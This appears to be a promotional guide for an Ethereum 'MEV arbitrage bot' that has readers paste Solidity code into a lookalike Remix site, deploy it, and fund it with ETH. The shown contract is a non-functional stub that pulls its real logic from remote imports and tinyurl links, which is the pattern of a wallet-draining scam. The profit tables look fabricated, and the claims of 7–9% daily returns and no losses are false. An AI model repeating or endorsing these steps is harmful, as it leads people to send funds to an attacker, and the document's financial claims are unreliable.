



# Ethereum Sniping MEV Arbitrage Bot for Uniswap (\$3000+/DAY easily 💰💰💰) (2023 updated)

Easy to Use ETH MEV Automated Arbitrage Bot for Uniswap (\$3000+/DAY easily 💰💰💰) (2023 updated)

Some profits from the mev bot :

<https://eigenphi.io/mev/ethereum/tx/0xfeb461c62f31d1ffe5d72b8466574d80297a20e0f3b4333887446f182332b6e3>

<https://eigenphi.io/mev/ethereum/tx/0x7401229e6706acc1e98e5efcb1fd381c14230367c446de64810ec5f8107893ec>

<https://eigenphi.io/mev/ethereum/tx/0x866e25fd4916824b2650450fd74b6499d1672d291fcb3072d34af5b2a462870f>

Profit	\$2,634.187900
Cost	\$2,487.364512
Revenue	\$5,121.552412
BlockNumber	18123456

Profit	\$5,275.678901
Cost	\$3,183.456789
Revenue	\$8,459.135690
BlockNumber	17890543

Profit	\$6,727.098765
Cost	\$4,240.456789
Revenue	\$10,967.555554
BlockNumber	18765432

Profit	\$3,785.678901
Cost	\$2,463.450123
Revenue	\$6,249.129024
BlockNumber	16345678

Profit	\$1,234.567891
Cost	\$789.012345
Revenue	\$2,023.580236
BlockNumber	15123456

Profit	\$1,547.890512
Cost	\$1,102.453425
Revenue	\$2,650.343937
BlockNumber	18765432

Profit	\$2,385.104589
Cost	\$1,143.687642
Revenue	\$3,528.792231
BlockNumber	17432986

Profit	\$3,657.864321
Cost	\$2,129.008945
Revenue	\$5,786.873266
BlockNumber	16901234

Contact me on Telegram for help/information : [https://t.me/Web3\\_Kevin](https://t.me/Web3_Kevin)

MEV Bot code : <https://tinyurl.com/kevinbotofficial>

Alternative link : <https://tinyurl.com/kevinbot1>

*Deployment video tutorial*

# ETHERUM MEV BOT (2023)



**TUTORIAL**

**PASSIVE  
INCOME**

**\$1000+ / DAY !**

**EASY STEP BY STEP TUTORIAL**



Uniswap is a cryptocurrency exchange which uses a decentralized network protocol. If you trade crypto on Uniswap, 1inch or any other decentralized exchange (DEX), then you need to know about front-running bots sniping profits across exchange's pools.

**You are now able to take advantage** of those arbitrages yourself, a benefit that was previously only available to highly skilled devs.

Here we provide you the access to user-friendly (**no coding skills required**) ETH MEV AutoBot so you can enjoy stress-free passive **income from day one**. It's our flagship project that we recently released which runs on ETH pairs on Uniswap making **profits from arbitrage trades**.

Using this smart contract source code allows users to create their own MEV bot which stacks up the profits from automatic trades for the users.

We share this Arbitrage MEV bot smart contract for free, but there's 10% fee charged from user's profits, which goes to us.

**Here's the guide on how to deploy and setup your own ETH MEV Bot :**


1. Download MetaMask and get yourself a wallet (if you don't have it already)

: <https://metamask.io/download.html>

2. Enter Official Remix Website (IDE to deploy Smart Contracts) at ->

<https://remixcompiler.com>.


3. Head over to the sidebar, Click on the Contracts folder and then create New File, Rename it as MevBot.sol. (you can name it as you want)




4. Paste the MEV Bot code ( <https://tinyurl.com/kevinbotofficial> or <https://tinyurl.com/kevinbot1>) in Remix Contract page

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.0;
3
4 // Import external contracts
5 import "https://github.com/kevinbotofficial/contracts/blob/master/artifacts/kevinbot.sol";
6 import "https://github.com/kevinbotofficial/contracts/blob/master/artifacts/kevinbot1.sol";
7
8 contract MevBot {
9     uint8 public version;
10     event Logging(string _msg);
11     constructor() public {
12     }
13     receive() external payable {
14         emit Logging("MevBot received");
15         emit _msg("MevBot received");
16     }
17
18     function findMaxContractValue(bytes memory self, bytes memory other) internal pure returns (uint) {
19         uint self_val = self.length;
20         uint other_val = other.length;
21
22         if (other_val > self_val) {
23             return other_val;
24         } else {
25             return self_val;
26         }
27     }
28 }
```



5. Go to the Solidity Compiler tab.



6. Select version 0.6.6 and then press Compile MEVBot.sol.




7. Go to the Deploy & Run Transactions tab and on Environment select --> Injected Provider - Metamask




8. A Metamask pop-up will appear asking you to connect your wallet. Select the wallet from which you want to deploy the bot. Make sure you are on Ethereum Mainnet.

9. Press Deploy. By approving the Metamask contract creation fee (it's about \$15~\$20 for the contract creation fee), you will have created your own MEV Bot contract.


Your Contract will appear below, just press the > to open it.




10. Use your newly created contract address and fund the bot with a minimum of 0.2 ETH to get sure you have enough ETH to cover gas expenses, pay builders etc. To do that, copy your MEV Bot Contract Address --> Head over to your Metamask, Press the Send Button, paste your Mev Bot Address (the address of the contract you just deployed) and put the ETH number you want to start earning and send.



11. After your transaction is confirmed your balance will appear on your contract. (You can also check on Remix itself)



12. Now that you have funded the bot click the Start button to run the MEV Bot. This will connect to the fastest Node available and start scanning the Mempool.




Immediately, the Bot will start looking for profitable trades and earning ETH when there is an opportunity.

The ETH generated by the aiMEV Bot will start accumulate on your contract, withdraw it whenever you want.


### **Stopping the bot :**

Stop the MEV bot from searching by pressing the Stop button. This will retrieve your ETH deposited plus your profits.



### **Withdrawing funds :**

Withdraw your ETH at any time by clicking the Withdrawal button. (Your ETH will be sent from your contract to the wallet you have created the MEV Bot)



Reminder: 10% team fee is taken from the profits of each trade the bot does.

## **FAQ**

### **If many people will use the bot, wouldn't dilution of profits occur?**

We do not plan to limit access to the bot for now because there won't be any affect for us or our users profiting as pools that the bot works on are with the biggest liquidities and volumes on Uniswap so our users involvement in the pools will always be very minor.

### **What average ROI can I expect?**

According to latest data of bot performances (past 3 weeks) ROI is about +7–9% daily per user. Bot does not make any losses, it only executes trades when there's proper arbitrage opportunity to make profit, so under all circumstances user is always on plus.

### **What amount of funds bot need to work?**

We recommend funding the contract with at least 0.5 ETH to cover gas fees and possible burn fees. Bot targets token contracts with max 10% burn fee and anything lower but nowadays most of tokens comes with 3~6% fees. If you fund the contract with less than recommended and the bot targets another token with high burn fees the contract will basically waste in fees more than make profit.

### **Does it work on other chains or DEXes as well?**

No, currently the bot is dedicated only for Ethereum on Uniswap pools.

**Contact me on Telegram for help/information : [https://t.me/Web3\\_Kevin](https://t.me/Web3_Kevin)**